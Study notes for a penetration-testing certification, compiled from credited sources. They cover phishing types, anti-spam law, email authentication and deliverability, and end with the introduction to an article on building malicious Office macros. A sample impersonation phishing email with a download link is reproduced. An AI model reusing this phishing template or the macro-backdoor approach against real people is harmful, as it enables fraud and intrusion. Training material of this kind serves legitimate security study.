eCPTX (eLearnSecurity Certified Penetration Testing eXtreme) Notes by Joas

Sumário

Details

This is a pdf summarizing the eCPTX material with a focus on the test, however I strongly recommend practicing and getting tips from those who have already taken the test too, as many things are not revealed so as not to violate any code of conduct. So don't expect specific test scenarios, but the techniques used. In addition, all material is duly credited and has a reference link for further consultation. My goal is to help the community and nothing else and I hope this material helps!

Laboratory

https://github.com/ryan412/ADLabsReview

https://ap3x.github.io/posts/htb-dante-pro-lab-and-thm-throwback-network-lab/

https://www.reddit.com/r/hackthebox/comments/g4yz74/list_of_active_directory_machines_on_hackthebox/

https://www.hackingarticles.in/active-directory-pentesting-lab-setup/

https://medium.com/@browninfosecguy/active-directory-lab-for-penetration-testing-5d7ac393c0c4

https://redteamlabs.in/active-directory-penetration-testing/

https://github.com/alebov/AD-lab

https://securityonline.info/adlab-active-directory-lab-for-penetration-testing/

https://sethsec.blogspot.com/2017/06/pentest-home-lab-0x2-building-your-ad.html

Social Engineering


Phishing Concepts

What are the different types of phishing attacks?
Phishing attacks are social engineering attacks, and they can have a great range of targets depending on the attacker. They could be generic scam emails looking for anyone with a PayPal account.

Phishing can also be a targeted attack focused on a specific individual. The attacker often tailors an email to speak directly to you, and includes information only an acquaintance would know. An attacker usually gets this information after gaining access to your personal data. If the email is this type, it is very difficult for even the most cautious of recipients not to become a victim. PhishMe Research determined that ransomware accounts for over 97% of all phishing emails.

What is spear phishing?
Fishing with a pole may land you a number of items below the waterline – a flounder, bottom feeder, or piece of trash. Fishing with a spear allows you to target a specific fish. Hence the name.

Spear phishing targets a specific group or type of individual such as a company's system administrator. Below is an example of a spear phishing email. Note the attention paid to the industry in which the recipient works, the download link the victim is asked to click, and the immediate response the request requires.



Robert J Olson Inbox -...rityinc.com 5:04 PM RO

Case:563121380649:307

To: [redacted]

This email message has been automatically sent to you because Better Business Bureau has received an abuse, claiming that your company is violating the Fair Labor Standards Act.

You can download the document with the explication of compliant by following the link https://bit.ly/2jhVP5E

We also ask that you send a short reply within 24 hours to us. This message should contain information about what you plan to do about it.

Important notice:
When replying to us, keep the abuse ID "Case:563121380649:307" unchanged in the subject .


BBB
Compliant Department
Robert J Olson

What is whaling?
Whaling is an even more targeted type of phishing that goes after the whales – a marine animal even bigger than a fish. These attacks typically target a CEO, CFO, or any CXX within an industry or a specific business. A whaling email might state that the company is facing legal consequences and that you need to click on the link to get more information.

The link takes you to a page where you are asked to enter critical data about the company such as tax ID and bank account numbers.

What is smishing?
Smishing is an attack that uses text messaging or short message service (SMS) to execute the attack. A common smishing technique is to deliver a message to a cell phone through SMS that contains a clickable link or a return phone number.

A common example of a smishing attack is an SMS message that looks like it came from your banking institution. It tells you your account has been compromised and that you need to respond immediately. The attacker asks you to verify your bank account number, SSN, etc. Once the attacker receives the information, the attacker has control of your bank account.



What is vishing?
Vishing has the same purpose as other types of phishing attacks. The attackers are still after your sensitive personal or corporate information. This attack is accomplished through a voice call. Hence the “v” rather than the “ph” in the name.

A common vishing attack includes a call from someone claiming to be a representative from Microsoft. This person informs you that they’ve detected a virus on your computer. You’re then asked to provide credit card details so the attacker can install an updated version of anti-virus software on your computer. The attacker now has your credit card information and you have likely installed malware on your computer.

The malware could contain anything from a banking Trojan to a bot (short for robot). The banking Trojan watches your online activity to steal more details from you – often your bank account information, including your password.

A bot is software designed to perform whatever tasks the hacker wants it to. It is controlled by command and control (C&C) to mine for bitcoins, send spam, or launch an attack as part of a distributed denial of service (DDoS) attack.

What is email phishing?

Email phishing is the most common type of phishing, and it has been in use since the 1990s. Hackers send these emails to any email addresses they can obtain. The email usually informs you that there has been a compromise to your account and that you need to respond immediately by clicking on a provided link. These attacks are usually easy to spot as language in the email often contains spelling and/or grammatical errors.

Some emails are difficult to recognize as phishing attacks, especially when the language and grammar are more carefully crafted. Checking the email source and the link you're being directed to for suspicious language can give you clues as to whether the source is legitimate.

Another phishing scam, referred to as sextortion, occurs when a hacker sends you an email that appears to have come from you. The hacker claims to have access to your email account and your computer. They claim to have your password and a recorded video of you.

The hackers claim that you have been watching adult videos from your computer while the camera was on and recording. The demand is that you pay them, usually in Bitcoin, or they will release the video to family and/or colleagues.

What is search engine phishing?
Search engine phishing, also known as SEO poisoning or SEO Trojans, is where hackers work to become the top hit on a search using a search engine. Clicking on their link displayed within the search engine directs you to the hacker's website. From there, threat actors can steal your information when you interact with the site and/or enter sensitive data. Hacker sites can pose as any type of website, but the prime candidates are banks, money transfer, social media, and shopping sites.

https://www.trendmicro.com/en_us/what-is/phishing/types-of-phishing.html

1. Email Base.

Legal Requirements

CAN-SPAM is a US legislation that protects consumers for email marketing, transactional and other types of emails the consumer wants to receive. CAN-SPAM stands for "controlling the assault of non-solicited pornography and marketing".

Some of the requirements to comply with CAN-SPAM are:

- no false or misleading header information;
- no deceptive Subject lines;
- identify the message as an advertisement;
- provide the location of the business or physical address at the bottom of the message;

- inform the recipients how to opt-out from future messages by adding the unsubscribe;
- link or link to the preference center;
- honor opt-out requests promptly;
- monitor messages sent on your behalf so all people sending emails on behalf of your brand are following the same requirements.

CAN-SPAM does not require that senders have permission to send mail, but sending mail without permission to recipients in jurisdictions with opt-in rules such as Europe or Canada may open up the sender to legal liability.

CASL, Canadian anti-spam legislation, has these requirements where the sender must:

- have the recipients' consent to send messages to them;
- clearly identify the sender of the message;
- provide the recipient with a way to contact the sender;
- provide a functioning unsubscribe process;
- track and store the type of opt-in, an example of the signup page, date of opt-in, and connecting IP address.

Almost every country has email legislation to protect the recipients, and most of them require an operational unsubscribe link, processing of unsubscribe requests within a reasonable amount of time (typically 10 business days or less), and physical address of the organization sending the email.

And in many countries, senders must have permission to send marketing and commercial email:

Argentina — Explicit consent is required. Argentina has a public do not contact list — the DNPDP — that must be honored.

Australia — Explicit consent is a must. Australia has very strong laws regarding permission and data privacy. Australian ISPs are very responsive to consumer issues.

Belgium — Opt-in is required and the sender is responsible for refer-a-friend consent and managing those opt-outs, making this practice dangerous.

Finland — All marketing messages must be clearly marked as advertisements. Plus, Finnish law requires that senders store the date of subscription and IP address the subscription was made from.

France — Consent is required for e-mailing. French ISPs historically accept fewer connections making email delivery times slower.

Germany — Strong laws requiring opt-in. If a recipient opts out of a mailing, all data must be erased from the sender's database.

Hong Kong — Expressed consent is required and it must be different from T&C acceptance. Consent must be clearly differentiated and easy to understand.

Italy — Prior consent required for marketing messages. End-user consent is required for cookie use and senders must disclose if any data will be shared with a 3rd party.

Netherlands — Pre-checked boxes are not allowed as a model of consent.

Russia — There are no current electronic privacy laws. Russian ISP such as mail.ru can be challenging. Having a local presence is very helpful.

Spain — Maintains a government "do not mail" list.

Japan — All emails must contain clear and visible information for the sender's name and title and the correct address for an opt-out (must be at the top of the email). The sender's address and phone number must also be displayed.

Canada — The Canadian Anti-Spam Legislation (CASL for short) took effect July 1, 2014. The full provisions roll out over three years. Explicit permission and private right of action are the most important measures.

Singapore — All messages must contain an unsubscribe link, phone number, and postal address. This information must be in English. Unsubscribes must be handled within 10 days.

Authentication

Authentication allows the mailbox provider to confirm that the sender is the one who he pretends to be.

There are four primary methods of authentication:

1. **DKIM** is DomainKeys Identified Mail. This is what the recipient uses to determine that the message has not been altered in transmission. So, the public key and private key have to match to ensure that nothing happened to the message in transit.
2. SPF is Sender Policy Framework which states which IPs are authorized to be sending on behalf of the “From” domain and allows the receiver’s host to verify that the email is being sent from the server it asserts it’s sent from.

3. Reverse DNS which implies determining what host and domain name belong to a given IP address. If a Reverse DNS Lookup returns a “no domain associated”, then the email will likely bounce to the sender, or will be deleted or filtered.

4. **DMARC** is Domain-Based Message Authentication, Reporting, and Conformance. DMARC ensures that the legitimate email is properly authenticating against established DKIM and SPF standards and that fraudulent activity appearing to come from domains under the organization’s control (active sending

domains, non-sending domains, and defensively registered domains) is blocked.

DMARC allows you to use policies to protect your brand and email. The policy you select in your DMARC record will tell the participating recipient mail server what to do with mail that doesn't pass SPF and DKIM but claims to be from your domain that contains the DMARC record.

There are three policies you can set: p=none, p=quarantine, and p=reject.

"p=none" tells the receiver to perform no actions against unqualified mail, but still send email reports to the mailto: in the DMARC record for any infractions.

"p=quarantine" tells the receiver to quarantine the message that does not pass the authentication. Quarantine means "set aside for additional processing".

"p=reject" tells the receiver to completely deny any unqualified mail for the domain. With this enabled, only mail that is verified as 100% being signed by your domain will even have a chance to get to the Inbox. Any mail that does not pass is blackholed, not bounced, so there's no way to catch false positives.

The reports of any policy that you set up allow you to see what other IPs are using or abusing your brand.

You can quickly check if your domain has proper DMARC and **SPF records** using the GlockApps **DMARC monitor**.

Here you can read the ultimate guide about **email authentication**.

Sender Reputation

Sender reputation involves monitoring the reputation of your IP address and sending domain: who is using the domain on your behalf, shared IP or dedicated IP, and what impact that can have on your reputation.

All the ISPs do correlate your reputation back to engagement, sending domain, and sending IP.

The factors that determine your sender reputation (and consequently impact your email deliverability) are:

- how often your server sends email messages to invalid email addresses;
- how many recipients mark your emails as spam;
- how many email messages you sent from that IP address;
- whether or not your server's IP address is blacklisted anywhere;

- whether or not your server's IP address dedicated and static;
- whether or not your server's IP address has authentication records;
- whether or not others used your server or IP before you.

Feedback loops are how ISPs report complaints back to the sender. It's critical for any successful email campaign to remove all users who are complaining or are not interested in receiving your messages any further. By not removing them, you jeopardize your reputation.

You can find the links to FBL signup pages with different ISPs **here**.

[wd_hustle id="2" type="embedded"/]

Next, we're going to cover email structure and talk about segmentation, decline policy, monitoring tools, spam traps, and blacklists.

2. Email Structure.

Email Segmentation

There are multiple ways to segment your traffic.

One way is to segment traffic by IPs so one IP may be used for sending marketing emails, another – for transactional

and other critical emails like a password reset or account creation confirmation.

A different way to segment the email traffic is by the engagement level. You can have some recipients who are highly engaged with your brand and you'll want to keep those on one IP.
There may be recipients who are less engaged or have not been engaged during 3-6 months, so send to them from a different IP.

Decline Policy

The decline policy is connected with the engagement, too. It's about removing the recipients who did not engage with your emails within a certain amount of time (60 days, 90 days, etc.) from your list. You should do it once a year.

Monitoring Tools

Here are the tools I would recommend to use for your reputation and brand monitoring.

- **Senderscore.org**. It is run by Return Path. The score ranks from 0 to 100, 100 being the best. It tells you how you're performing. Typically it's recommended that you maintain your sender score of 90 or better.

- **Senderbase.com**. It is run by Cisco and it tells you how your reputation is across all the network

providers Cisco manages. The reputation score is grouped into Good, Neutral, and Poor.

Good mean that little or no threat activity has been observed from your IP address or domain. Your email or Web traffic is not likely to be filtered or blocked.

Neutral means that your IP address or domain is within acceptable parameters. However, your email or Web traffic may still be filtered or **blocked**.


Poor means that a problematic level of threat activity has been observed from your IP address or domain. Your email or Web traffic is likely to be filtered or blocked.

- **Postmaster.google.com**. This is the first time Google has ever offered senders to see their reputation. You can signup, enter your domain name and add the provided TXT record to the DNS configuration to verify your domain. On successful verification, your account will have access to the domain's data on Google Search Console.

- **Postmaster.live.com**. Microsoft's Smart Network Data Services gives you the information about the traffic originating from your IP address such as the volume of sent emails, complaint rates, and spam trap hits.

  There is also a three-color scale that lets you know how much of your mail has been filtered by Microsoft. Green means that less than 10% of your messages


have been filtered by their technologies. Yellow means that 10-90% have been filtered and red means that 90%+ messages have been filtered.



Activity period [?]	RCPT commands [?]	DATA commands [?]	Message recipients [?]	Filter result [?]	Complaint rate [?]	Trap message period [?]	Trap hits [?]	Sample HELO [?]	Sample MAIL FROM [?]
Total: 10 days	5,096	5,045	5,045	8 red days	0.2%		0	1 distinct values	3 distinct values
1/27/2009 12:00 PM - 1/27/2009 3:00 PM	950	949	949		< 0.1%		0	server.glocksoft.com	bounce@glocksoft.com
1/8/2009 10:00 AM - 1/8/2009 12:00 PM	935	930	930		0.1%		0	server.glocksoft.com	bounce@glocksoft.com
12/10/2008 9:00 AM - 12/10/2008 10:00 PM	859	852	852		0.1%		0	server.glocksoft.com	bounce@glocksoft.com
11/18/2008 2:00 PM - 11/18/2008 4:00 PM	789	785	785		0.5%		0	server.glocksoft.com	bounce@fastdirectorysubmitter.com
12/30/2008 11:00 AM - 12/31/2008 5:00 AM	570	557	557		< 0.1%		0	server.glocksoft.com	bounce@glocksoft.com
1/13/2009 11:00 AM - 1/13/2009 3:00 PM	305	304	304		0.7%		0	server.glocksoft.com	bounce@glocksoft.com
12/11/2008 10:00 AM - 12/11/2008 9:00 PM	191	190	190		< 0.1%		0	server.glocksoft.com	bounce@glocksoft.com
12/5/2008 3:00 PM - 12/5/2008 5:00 PM	188	187	187		< 0.1%		0	server.glocksoft.com	bounce@glocksoft.com
11/28/2008 11:00 AM - 11/28/2008 2:00 PM	171	170	170		< 0.1%		0	server.glocksoft.com	bounce@glocksoft.com
11/10/2008 9:00 AM - 11/10/2008 4:00 PM	138	121	121		< 0.1%		0	server.glocksoft.com	bounce@expertarticles.com
Total: 10 days	5,096	5,045	5,045	8 red days	0.2%		0	1 distinct values	3 distinct values

- **GlockApps.com**. It is a good place for testing and monitoring sender reputation and email deliverability. It shows your sender score and email spam score, tests your authentication records and email

placement at different mailbox providers.



Plus, GlockApps can test your sending IP against 50+ of the most common industry blacklists including Spamhaus, SURBL, SORBS, and others and help you diagnose and solve deliverability issues for continuous

deliverability. You can setup an automated process of checking your IPs against blacklists using the GlockApps **uptime IP monitor** and be alerted via email, Slack or Telegram when the IP got listed.

Spam Traps

There are two types of spam traps: recycled and pristine.

Recycled spam traps are email addresses that were used by a person and then abandoned. Typically, if the email address has been dormant for the last six months, a lot of ISPs will convert it into a spam trap.

If you send to recycled spam traps, it shows that you don't have **good list hygiene** or you are not actively removing your unengaged users.

The other type of spam trap is **pristine**. These are the ones that you don't definitely want to be getting. Pristine spam traps are set up by ISPs and anti-spam organizations with the purpose to catch spammers.

No one should be sending emails to those addresses. If you do, it typically indicates that you scraped the list online. It will cause you a lot of trouble and a lot of harm to your sending IP and your brand reputation.

Blacklists

If you find yourself on a blacklist, you'll want to determine what caused it. We recommend that you investigate. A lot of blacklists will give you some information about the date and the IP or sending domain that's involved and sometimes they will include a subject line and a message header. So, looking at that, you can trackback the lists or segments of your list you sent to that day.

Then you want to document what changes you need to make to reduce your risk of getting into another blacklist. You'll want to implement these changes and verify that you are not getting on blacklists.

So, when you've done investigation, documentation, and verification, then you want to reach out to the blacklist operator and let them know what you've done.

Below are good guides you'll want to check to learn how to find out if your sending IP is blacklisted by a particular ISP and how to request the removal:

How to Remove Your IP Address from Gmail's Blacklist
How to Remove Your IP Address from the Hotmail/Outlook's Blacklist
How to Remove Your IP Address from the Yahoo!'s Blacklist

3. Email Education.

Right Habits

Are you sending the *right* message to the *right* person at the *right* time with the *right* frequency?

Here are some bad habits you want to avoid:

- **Vague subject lines.** The subject line should be very clear, well-written, should grab the recipient's eye and make them want to open the message. ISPs do read subject lines and they can track what kind of a message is being sent.

- So, if you send an email of a kind like a password reset, but really you're giving a promotion in your email, they will correlate the subject to the message body and know that it's not actually a password reset.

- **Lack of personality.** You want your message to have some personality, you want it to be interesting and engaging to the recipient, and you want them to be engaged with your brand.

- **Unrecognizable "From" address.** If you send on behalf of your brand, don't send from a Yahoo "From" address. You want to make sure that all the messages are coming from your brand domain.

- **"Do not reply" address.** Why would you not like to hear back from your customer? You should have something that comes from support@ or sales@ or newsletter@ or something like that so people know how to contact you back.

Good habits are:

- **Strong branding.** Your messages should really clearly represent your brand. Your logos in the messages and your “From” address should be tagged to your business.

- **Concise writing and proper grammar.** They are also high in the list that ISPs look at. Make sure your message is not too long and not too wordy. You don’t want people to scroll below the fold to see what’s going on in your message.

- **Hyper-targeted messages.** There are no two recipients that are the same. Why are you sending them the same content? There should be unique messages tailored to each segment of your list based on how you want them to interact with your brand.

Right Person

Do your recipients want and expect your mail?

Bad habits to avoid are:

- **Purchasing lists.** Using purchased lists does not violate CAN-SPAM, but it does violate the Terms of Service of most email service providers. And purchased lists can contain spam traps which can lead to blacklisting issues.

- **Automatic subscription.** Never pre-check a checkbox. Allow a user to control what they sign up for.

- **Allowing customers to invite their entire address book.** It doesn’t mean you can’t use an invite, but you need to do it wisely. You should actually limit it to 9-10 users maximum they can invite. If you send an

invite to people from your recipient's address book, it should be one message. Don't keep emailing. If they don't opt-in, they are not interested.

- **Sharing lists with partners.** The recipients didn't opt-in for this partner's brand, they did opt-in for your brand. You don't want to ruin a relationship with them. Again, you can have high complaints and spam trap addresses by sharing lists.

Right Time

Are you sending emails to users at the time they expect them? Are they expecting a receipt or a promotion from you? What time and day do you send emails so users can read?

Watch your metrics and notice when people open and act on your emails. Pay attention to when they are most active and make sure that you send emails at the time and day when they engage with your brand.

Another point to pay attention to is time-sensitive emails: special daily or weekly deals, special offers on holidays, etc. Make sure you do the deal, stop emails when the deal expires

Right Frequency

When it comes to the right frequency, you must keep up a good sending cadence. If users expect to see your email

every Monday, but they receive it at an unexpected time, they can mark your email as spam. Here are some tips on sending frequencies:

1. **Have a limit.** There should be a limit to how many messages you send every week. Nobody wants to receive too many messages from an individual brand. It causes what we call “email fatigue”. Make sure you have a good limit.

2. **Send in batches.** If you are a brand and need to send multiple messages a day, it’s recommended to do it in a batch. If you send 20 messages a day, batch in groups of 4 so that they get only 5 messages at a time instead of 20. It lowers the number of messages going in recipients’ Inboxes and reduces the number of messages that they are likely to complain about.

3. **Keep up your reputation.** ISPs look for consistent sending. If you are sending a million messages a day, 7 days a week, they get used to that. They are building a rolling 30-day kind of reputation and syndicate it for you. If you jump up to 3 million one day, ISP will analyze the abnormal sending behavior and might consider your account compromised.

Make sure you have a consistent sending pattern and if you need to make a change, do it gradually to allow the ISPs the time to adjust.

Adjust your frequency based on user engagement. Implement a preference center where users can tailor the experience according to their lifestyle. Some people are angry to receive daily messages and even weekly messages.

https://glockapps.com/blog/email-delivery-basics/

Phishing with a malicious macro file

The most difficult aspect of avoiding macro malware infections is correctly detecting phishing emails.

By Régis Rocroy

Macros in Microsoft Office are an effective way to automate basic tasks and increase productivity. Macro malware, on the other hand, takes advantage of this feature to infect your computer.

Macro malware is distributed as email attachments or ZIP files and hides in Microsoft Office files. The names of these files are designed to entice or intimidate people into opening them. They also resemble invoices, receipts, legal records, and other documents.

Since macros run automatically whenever a document was opened, macro malware was fairly popular a few years ago. Macros are disabled by default in recent versions of Microsoft Office. Malware authors must now persuade users to allow macros in order for their malware to run. When a malicious document is opened, they attempt to intimidate users by displaying fake alerts.

In one of my articles about social engineering, I explained one of the methods of creating malicious macro files.

Social engineering and possible attack vectors

Social engineering is the field of concentration of controlling individuals, so they give up private data. The types of…


medium.com

In this article, I'll show you another method of creating a macro file using a PowerShell code and embedding a malicious backdoor in it. It is one of the preferred ways of creating macro files.

